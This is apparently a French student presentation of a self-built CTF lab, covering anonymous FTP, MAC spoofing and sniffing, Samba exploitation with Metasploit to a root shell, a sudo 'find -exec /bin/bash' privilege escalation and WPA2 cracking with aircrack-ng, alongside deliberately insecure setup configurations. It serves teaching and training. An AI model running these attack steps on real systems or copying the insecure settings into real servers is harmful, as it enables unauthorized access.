



# Soutenance CTF SécuRT

WITTIG Antonin  
VADAM Julien

20/02/2025



# Sommaire

1. Introduction
2. Présentation des challenges
  - a. Accès ouvert
  - b. Chasse au paquet
  - c. Simba
  - d. Find-moi si tu peux
  - e. Life crack
3. Conclusion




# 1. Introduction

- Catégorie Exploit
- Entraînement
- Choix du type d'épreuve

## 2. Présentation des challenges

► DISCOVER MORE  
ABOUT THE CHALLENGE







# a. Accès ouvert

Un serveur FTP est en ligne... mais peut-être trop accessible ?

# a. Résolution

```
root@Debian11:~# ftp 10.0.20.149
Connected to 10.0.20.149.
220 (vsFTPD 3.0.3)
Name (10.0.20.149:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--r--r-- 1 0 0 34 Feb 12 16:19 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (34 bytes).
226 Transfer complete.
34 bytes received in 0.00 secs (12.6392 kB/s)
ftp>
```





# a. Mise en place

Installation

Configuration

Droits

```
root@Debian11:~# cat /etc/vsftpd.conf
listen=YES
anonymous_enable=YES
local_enable=NO
write_enable=YES
anon_root=/srv/ftp
no_anon_password=YES
pasv_min_port=40000
pasv_max_port=40100
allow_writeable_chroot=NO
anon_upload_enable=YES
anon_mkdir_write_enable=YES
root@Debian11:~#
```



## b. Chasse au paquet

Un mystérieux appareil connecté au réseau diffuse périodiquement un message caché. Seuls ceux qui savent écouter pourront le découvrir... Nom du réseau et mot de passe : `ctf_chasse_au_paquet` Adresse MAC autorisée : `2e:78:ec:2e:ef:54`



# Résolution

```
(kali㉿kali)-[~]  
$ sudo macchanger -m 2E:78:EC:2E:EF:54 wlan0  
Current MAC: 6a:a3:b9:fd:39:d6 (unknown)  
Permanent MAC: 9c:d3:6d:10:b8:39 (NETGEAR INC.,)  
New MAC: 2e:78:ec:2e:ef:54 (unknown)  
  
(kali㉿kali)-[~]  
$ sudo ip link set wlan0 up
```

```
(kali㉿kali)-[~]  
$ sudo macchanger -s  
GNU MAC Changer  
Usage: macchanger [options] device  
  
Try 'macchanger --help' for more options.  
  
(kali㉿kali)-[~]  
$ sudo macchanger -s wlan0  
Current MAC: 2e:78:ec:2e:ef:54 (unknown)  
Permanent MAC: 9c:d3:6d:10:b8:39 (NETGEAR INC.,)  
  
(kali㉿kali)-[~]  
$
```

# Résolution

```
11 11.048138632 fe80::f8fe:6170:6ad... ff02::c UDP/XML 718 55784 - 3702 Len=656
12 11.387112624 192.168.1.110 192.168.1.255 UDP 59 59831 - 12345 Len=17
13 11.505802421 192.168.1.101 239.255.255.250 UDP/XML 698 55783 - 3702 Len=656
14 12.972689537 fe80::f8fe:6170:6ad... ff02::c UDP/XML 718 55784 - 3702 Len=656
15 13.602111425 192.168.1.101 239.255.255.250 UDP/XML 698 55783 - 3702 Len=656
16 15.037046692 fe80::f8fe:6170:6ad... ff02::c UDP/XML 718 55784 - 3702 Len=656
17 15.548729631 192.168.1.101 239.255.255.250 UDP/XML 698 55783 - 3702 Len=656
18 16.398105318 192.168.1.110 192.168.1.255 UDP 59 59831 - 12345 Len=17
```

```
» Frame 12: 59 bytes on wire (472 bits), 59 bytes captured (472 bits) on interface wlan0, id 0
» Ethernet II, Src: fe:29:91:c0:e6:d0 (fe:29:91:c0:e6:d0), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
» Internet Protocol Version 4, Src: 192.168.1.110, Dst: 192.168.1.255
» User Datagram Protocol, Src Port: 59831, Dst Port: 12345
» Data (17 bytes)
```

```
0000 ff ff ff ff ff fe 29 91 c0 e6 d0 08 00 45 00 ..... ) .....E
0010 00 2d cc 9a 00 00 40 11 29 68 c0 a8 01 6e c0 a8 .....@ )h...n..
0020 01 ff e9 b7 30 39 00 19 f0 8f 46 4c 41 47 7b 4d ....09...FLAG{M
0030 34 43 5f 50 73 73 77 30 72 64 7d                4C_Pssw0 rd}
```



# Mise en place

## MAC Address Filter List

Enter MAC Address in this format : xx:xx:xx:xx:xx:xx

Table 1

MAC 001 :	<input type="text" value="FE:29:91:C0:E6:D0"/>	MAC 065 :
	<input type="text"/>	
MAC 002 :	<input type="text" value="2E:78:EC:2E:EF:54"/>	MAC 066 :
	<input type="text"/>	

## c. Simba

La machine cible utilise une version vulnérable de Samba (v1), qui présente une faille permettant l'exécution de code à distance. Votre objectif est d'exploiter cette vulnérabilité pour obtenir un accès non autorisé à la machine et récupérer le flag caché.





# Mise en place

```
ip addr add 10.0.20.68/24 dev ens18 && ip route add default via 10.0.20.1
apt-get update
apt-get install build-essential libacl1-dev libattr1-dev libblkid-dev libgnomecanvas2-dev libssl-dev libpopt-dev
wget https://download.samba.org/pub/samba/stable/samba-4.4.5.tar.gz
pwd
ls
tar -xvzf samba-4.4.5.tar.gz
ls
cd samba-4.4.5
pwd
./configure
```

```
/usr/local/samba/sbin/smbd -D
ps aux | grep smbd
/usr/local/samba/sbin/nmbd -D
ps aux | grep nmbd
netstat -tuln
```



# Mise en place

```
root@Debian11:~# ls /srv/samba/public
text.txt
root@Debian11:~# cat /srv/samba/public/text.txt
Tu es sur la bonne piste !

Trouve un moyen d'obtenir un accès root et trouve le flag dans /root/flag.txt

Tu auras besoin de nmap et de metasploit.
```

```
[global]
server min protocol = NT1
client min protocol = NT1

[public]
path = /srv/samba/public
browseable = yes
read only = no
guest ok = yes
create mask = 0777
directory mask = 0777
```



# Résolution

```
root@Debian11:~# smbclient //10.0.20.68/public/ -N --option='client min protocol=NT1' 'client max protocol=NT1'
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
```

.	D	0	Wed Feb 19 19:11:18 2025
..	D	0	Thu Feb 13 16:21:49 2025
text.txt	A	150	Wed Feb 19 18:56:55 2025

```

29004696 blocks of size 1024. 22810896 blocks available
smb: \>
```

```
root@Debian11:~# nmap --script smb-protocols -p 445 10.0.20.68
Starting Nmap 7.80 ( https://nmap.org ) at 2025-02-19 19:12 CET
Nmap scan report for 10.0.20.68
Host is up (0.00054s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: BC:24:11:5D:EE:BA (Unknown)

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|     3.02
|     3.11
|_

Nmap done: 1 IP address (1 host up) scanned in 6.05 seconds
```

# Résolution

```
msf6 > search 7494
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/parser/unattend	.	normal	No	Auxilliary Parser Windows Unattend Passwords
1	auxiliary/gather/windows_deployment_services_shares	.	normal	No	Microsoft Windows Deployment Services Unattend Gather
2	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
3	\_ target: Automatic (Interact)	.	.	.	.
4	\_ target: Automatic (Command)	.	.	.	.
5	\_ target: Linux x86	.	.	.	.
6	\_ target: Linux x86_64	.	.	.	.
7	\_ target: Linux ARM (LE)	.	.	.	.
8	\_ target: Linux ARM64	.	.	.	.
9	\_ target: Linux MIPS	.	.	.	.
10	\_ target: Linux MIPSLE	.	.	.	.
11	\_ target: Linux MIPS64	.	.	.	.
12	\_ target: Linux MIPS64LE	.	.	.	.
13	\_ target: Linux PPC	.	.	.	.
14	\_ target: Linux PPC64	.	.	.	.
15	\_ target: Linux PPC64 (LE)	.	.	.	.
16	\_ target: Linux SPARC	.	.	.	.
17	\_ target: Linux SPARC64	.	.	.	.
18	\_ target: Linux s390x	.	.	.	.
19	post/windows/gather/enum_unattend	.	normal	No	Windows Gather Unattended Answer File Enumeration

Interact with a module by name or index. For example `info 19`, `use 19` or `use post/windows/gather/enum_unattend`



# Résolution

```
msf6 exploit(linux/samba/is_known_pipename) > set rhosts 10.0.20.68
rhosts => 10.0.20.68
msf6 exploit(linux/samba/is_known_pipename) > set rport 445
rport => 445
msf6 exploit(linux/samba/is_known_pipename) > exploit
[*] 10.0.20.68:445 - Using location \\10.0.20.68\public\ for the path
[*] 10.0.20.68:445 - Retrieving the remote path of the share 'public'
[*] 10.0.20.68:445 - Share 'public' has server-side path '/srv/samba/public'
[*] 10.0.20.68:445 - Uploaded payload to \\10.0.20.68\public\dxvHXQbp.so
[*] 10.0.20.68:445 - Loading the payload from server-side path /srv/samba/public/dxvHXQbp.so using \\PIPE\srv/samba/public/dxvHXQbp.so...
[-] 10.0.20.68:445 - >>> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.0.20.68:445 - Loading the payload from server-side path /srv/samba/public/dxvHXQbp.so using /srv/samba/public/dxvHXQbp.so...
[+] 10.0.20.68:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (10.0.20.69:37579 -> 10.0.20.68:445) at 2025-02-19 19:24:50 +0100


whoami
root
cat /root/flag.txt
Bravo !

Voici le flag : ctf-samba-exploit
```

I

## d. Find-moi si tu peux

Vous êtes coincé avec un accès limité... mais peut-être qu'une simple recherche vous mènera à la sortie ? Regardez bien les permissions, un chemin détourné peut mener aux privilèges tant convoités. Se connecter à la VM en SSH ( utilisateur : ctfuser, mdp : password, ip de la machine : xxxxxxxx )



## d. Résolution

```
ctfuser@Debian11:~$ sudo -l
Entrées Defaults correspondant pour ctfuser sur Debian11 :
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
n

L'utilisateur ctfuser peut utiliser les commandes suivantes sur Debian11 :
    (rootCTF) NOPASSWD: /usr/bin/find
```

```
ctfuser@Debian11:~$ sudo -u rootCTF find . -exec /bin/bash \;
rootCTF@Debian11:/home/ctfuser$
```

```
rootCTF@Debian11:~$ ls
Accès refusé
rootCTF@Debian11:~$ unalias ls
rootCTF@Debian11:~$ ls
readme.txt
```

```
rootCTF@Debian11:~$ cat readme.txt
Parfois, les fichiers se cachent bien... Essayez de fouiller les répertoires !
rootCTF@Debian11:~$ ls -l
total 4
-rw-r--r-- 1 root root 80 13 févr. 14:57 readme.txt
rootCTF@Debian11:~$ ls -la
total 36
drwxr-xr-x 4 rootCTF rootCTF 4096 13 févr. 15:36 .
drwxr-xr-x 5 root    root    4096 13 févr. 14:57 ..
-rw-r--r-- 1 rootCTF rootCTF 637 19 févr. 19:20 .bash_history
-rw-r--r-- 1 rootCTF rootCTF 220 18 avril 2019 .bash_logout
-rw-r--r-- 1 rootCTF rootCTF 3595 13 févr. 14:57 .bashrc
drwxr-xr-x 2 rootCTF rootCTF 4096 13 févr. 15:42 .hidden_directory
drwxr-xr-x 3 rootCTF rootCTF 4096 13 févr. 15:32 .local
-rw-r--r-- 1 rootCTF rootCTF 807 18 avril 2019 .profile
-rw-r--r-- 1 root    root    80 13 févr. 14:57 readme.txt
rootCTF@Debian11:~$ cd .hidden_directory/
rootCTF@Debian11:~/.hidden_directory$ ls
flag.txt
```



## d. Mise en place

```
Apt install ssh
useradd -m -s /bin/bash ctfuser
useradd -m -s /bin/bash rootCTF
echo 'ctfuser:password' | chpasswd
echo 'rootCTF:P@$w0rdCtF2025+' | chpasswd
echo "ctfuser ALL=(rootCTF) NOPASSWD: /usr/bin/find" >> /etc/sudoers
mkdir -p /home/rootCTF/.hidden_directory
echo "FLAG{Tumasfind}" > /home/rootCTF/.hidden_directory/flag.txt
chmod 400 /home/rootCTF/.hidden_directory/flag.txt
chown -R rootCTF:rootCTF /home/rootCTF/.hidden_directory
chmod 750 /bin/rm /bin/mv /bin/apt /bin/systemctl /bin/passwd
echo "rootCTF ALL=(ALL) NOPASSWD: /bin/cat" >> /etc/sudoers
echo "Parfois, les fichiers se cachent bien... Essayez de fouiller les répertoires !" >
/home/rootCTF/readme.txt
chmod 644 /home/rootCTF/readme.txt
echo "alias ls='echo Accès refusé'" >> /home/rootCTF/.bashrc
echo "alias find='echo Permission refusée'" >> /home/rootCTF/.bashrc
chown rootCTF:rootCTF /home/rootCTF/.bashrc
```



## e. Life crack

Léonard Dupuis a sécurisé son Wi-Fi caché avec un mot de passe inspiré de sa vie. À vous de le retrouver. Une fiche avec ses informations est disponible

## e. Résolution

```
CH 13 ][ Elapsed: 6 s ][ 2025-02-20 09:01 ][ WPA handshake: C0:56:27:19:B3:A7
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:56:27:19:B3:A7	-32	100	99	103 29	13	54e	WPA2	CCMP	PSK	ctfeur

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
C0:56:27:19:B3:A7	7E:50:D3:F9:14:D2	-34	54e-36e	228	82	EAPOL	

```
(kali㉿kali)-[~]  
$
```

## e. Résolution

```
File Actions Edit View Help

Trash Aircrack-ng 1.7

[00:00:00] 3/3 keys tested (33.52 k/s)

Time left: --

KEY FOUND! [ FC-248-LY ]

File System

Master Key      : E5 16 8A D7 42 E1 88 1A 65 6F DA 2E 31 76 5E EE
                  55 8B C3 F3 B7 58 80 F6 49 78 97 C3 52 EA F0 F1

Transient Key   : 85 F7 49 71 50 AF 07 AB AF 41 41 D5 29 75 FF C9
                  8C CD A4 E9 2B 9E ED 0B 37 E5 52 3C F6 45 2C 38
Home            : 41 8A 75 0C B1 A1 CE 12 3F 1C 5B A3 E3 BB F5 28
                  F3 EF 51 69 14 12 E0 B5 98 8F 1E A3 53 E4 C7 D4

EAPOL HMAC      : 97 55 A5 19 E4 DD C1 DB 95 6C AE A1 39 5D 74 C1

(kali@kali)-[~]
$
```

```
22 sudo aircrack-ng -a2 -b C0:56:27:19:B3:A7 -w dico.txt capture-01.cap
```

## e. Mise en place

192.168.1.1/apply.cgi

dd-wrt.com ... control panel

Firmware: DD-WRT v24-sp2 (10/10/09) std  
Time: 00:05:00 up 5 min, load average: 0.08, 0.17, 0.08  
WAN: Disabled

Setup **Wireless** Services Security Access Restrictions NAT / QoS Administration Status

Basic Settings Radius **Wireless Security** MAC Filter Advanced Settings WDS

**Wireless Security wlo** Help more...

Physical Interface wlo SSID [ctfeur] HWAddr [C0:56:27:19:B3:A7]

Security Mode

WPA Algorithms

WPA Shared Key  ☒ Unmask

Key Renewal Interval (in seconds)  (Default: 3600, Range: 1 - 99999)

Save Apply Settings

**Security Mode:**  
You may choose from Disable, WEP, WPA Personal, WPA Enterprise, or RADIUS. All devices on your network must use the same security mode.



# e. Mise en place

Setup

Wireless

Services

Security

Access Restrictions

NAT / QoS

Administration

Status

Basic Settings

Radius

Wireless Security

MAC Filter

Advanced Settings

WDS

Wireless Physical Interface wlo

Help

more...

Physical Interface wlo - SSID [ctfeur] HWAddr [C0:56:27:19:B3:A7]

Wireless Mode

AP

Wireless Network Mode

Mixed

Wireless Network Name (SSID)

ctfeur

Wireless Channel

13 - 2.472 GHz

Wireless SSID Broadcast

☐ Enable

☒ Disable

Sensitivity Range (ACK Timing)

2000

(Default: 2000 meters)

Network Configuration

☐ Unbridged

☒ Bridged

Virtual Interfaces

Add

Save

Apply Settings

Cancel Changes

**Wireless Network Mode:**

If you wish to exclude Wireless-G clients, choose *B-Only* mode. If you would like to disable wireless access, choose *Disable*.  
**Note :** when changing wireless mode, some advanced parameters are susceptible to be modified ("Afterburner", "Basic Rate" or "Frame Burst").

**Sensitivity Range:**

Adjusts the ack timing. 0 disables ack timing completely for broadcom firmwares. On Atheros based firmwares it will turn into auto ack timing mode

### 3. Conclusion





**Merci pour votre  
écoute**